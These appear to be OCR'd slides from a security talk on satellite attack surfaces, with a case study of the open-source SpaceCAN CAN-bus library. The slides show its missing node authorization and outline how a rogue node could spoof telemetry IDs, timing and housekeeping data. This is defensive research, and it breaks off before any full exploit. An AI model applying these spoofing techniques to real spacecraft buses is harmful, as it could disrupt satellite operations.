Securing the Stars:

A Comprehensive Analysis of Modern Satellite Vulnerabilities and Emerging Attack Surfaces

UCCU Hacker / Vic Huang

Whoami


- Vic Huang
- Independent Researcher / Security Engineer
- Member at UCCU Hacker
- Working in the Web, Mobile, ICS, and Privacy domain
- Shared his research at HITB, CODE BLUE, Ekoparty, ROOTCON, REDxBLUE Pill, HITCON, CYBERSEC, and DEFCON Village.

Outline

- Introduction
  - Satellite segments & attacks
  - Open satellite projects
- Case Study
  - SPACECAN
  - Special case using Libcsp
- Takeaway

Introduction


Satellite segments



Satellite segments & attacks

- Replay
- Spoofing
- Jamming
- Interfering

Uplink



- Insecure protocols
- Unauthorized control
- Spoofing
- Jamming

Space Segment

Downlink

- Eavesdropping
- Spoofing
- Jamming
- Interferring

Link Segment

User Segment


- Malware
- IoT vulnerabilities
- Spoofing

- Malware
- Replay / Spoofing
- Jamming / Interference
- Infrastructure

Ground Segment


Satellite & subsystems

System level of ION-F Nanosatellite



Command and Data Handling Subsystem Design for the Ionospheric Observation Nanosatellite Formation (ION-F)


Diagram of a Standard 2U CubeSat



Applying HOL/PBL to Prepare Undergraduate Students into Graduate Level Studies in the Field of Aerospace Engineering Using the Puerto Rico CubeSat Project Initiative

Open satellite projects


- Nowadays, the cost of building and launching satellites, especially CubeSats, is not that unaffordable
- Communities or laboratory students can potentially create their own satellite projects
- Most of their software and hardware are open source



OreSat

AcubeSat

FloripaSAT



https://magazine.byu.edu/article/cubesat/

Case Study - SpaceCAN

SpaceCAN & LIBRECUBE


- LibreCube is an open project that aims to create an ecosystem of modular components
- They developed both hardware and software, such as libraries for on-board computers and several space protocols simplified from CCSDS and ECSS
- SpaceCAN is one of the libraries they developed, which is a simplified version of ECSS-E-ST-50-15C, a CAN Bus extension protocol for internal communication


https://librecube.org/

https://librecube.gitlab.io/

CAN bus & Satellite

- SMART-1 was the first ESA satellite to integrate CAN
- Eurostar 3000 platform, OPS-SAT, and many more
- SpaceCAN is an application level CAN extension protocol






https://librecube.gitlab.io/development/assets/SpaceCAN_lecture.pdf

SpaceCAN - Node ID & spoofing

- When a new component (Node) connects to the CAN bus, SpaceCAN checks whether the provided Node ID falls within the valid range (e.g., Node ID = -1)

```
29          if node_id == 0 or node_id > 127:                    // node_id=-1
30              raise ValueError("node id must be in range 1..127")
```


- There is no registration or authorization mechanism, but the Node ID should be unique (e.g., Node ID = 2).



SpaceCAN

11 bits for CAN ID

8 bytes for data



Commands using CAN


Object	CAN ID (hex)	Originator
Heartbeat	700	Controller
Sync	080	Controller
SCET Time	180	Controller
UTC Time	200	Controller
Telecommand (TC)	280 + Node ID	Controller
Telemetry (TM)	300 + Node ID	Responder

https://librecube.gitlab.io/development/assets/SpaceCAN_lecture.pdf

SpaceCAN - can_id

① Header
② Timing
③ Data

```
113
114     def send_telemetry(self, data):
115         can_id = ID_TM + self.node_id
116         can_frame = CanFrame(can_id, data)
117         self.network.send(can_frame)
118
119     def send_packet(self, packet):
120         can_id = ID_TM + self.node_id
121         for data in packet.split():
122             can_frame = CanFrame(can_id, data)
123             self.network.send(can_frame)
```



CAN ID – 11 bits

Function ID (4 bits)				Node ID (7 bits)						
0	1	1	0	0	0	0	0	0	0	1


Mask


ID_TM=0x300 + node_id=1 = Hi , I am Node 1. I sent a telemetry to you :)

SpaceCAN - spoofing timing

① Header ✅
② Timing
③ Data

- The controller sends out a TC, then the node responds with a TM.
- The node is mostly passive in this cycle.







SpaceCAN - spoofing in Housekeeping

① Header ✅
② Timing ✅
③ Data

- TC[3,5] Housekeeping
  - The node can send packets to the controller after activation
  - Housekeeping is a maintain mode for checking component status





